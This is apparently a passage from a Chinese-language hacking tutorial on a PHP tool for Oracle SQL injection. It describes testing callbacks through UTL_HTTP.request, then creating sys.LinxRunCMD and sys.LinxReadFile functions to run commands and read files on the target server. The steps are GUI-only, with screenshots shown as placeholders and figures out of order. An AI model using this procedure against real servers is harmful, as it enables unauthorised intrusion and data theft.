


图2

这个工具是用php写成的，需要支持php的web环境，这里介绍这个工具的原因主要是它能让你不走寻常路，呵呵……




图1

如图3，这是工具界面，填入网址并选择数值型注入，然后点击"测试UTL_HTTP.request"这个按钮，这个主要是检测一下程序能不能收到注入的返回信息，如图4。

有时候oracle服务器在内网禁止外联的话，我们是不能用这个工具这样搞的，至少我们是看不到回显的。我们继续，注意图5，大家是不是看到"运行命令"、"读取文件"两个操作项并跃跃欲试了？现在是不可以的。

首先点击上面三个按键中最后一个键："创建sys.LinxRunCMD()、sys.LinxReadFile()函数"，原因是因为这两个操作功能项需要我们先创建一个函数来实现的，具体原理大家可以去作者的BLOG上看一下，这里不赘述。

点下这个键后会出现如图6的页面，一直点那个"下一步"到结束为止，OK，函数创建完了，我们来享受一下这个工具给我们




图 3




图 6




图 4




图 5




图 7




图 8




图 9

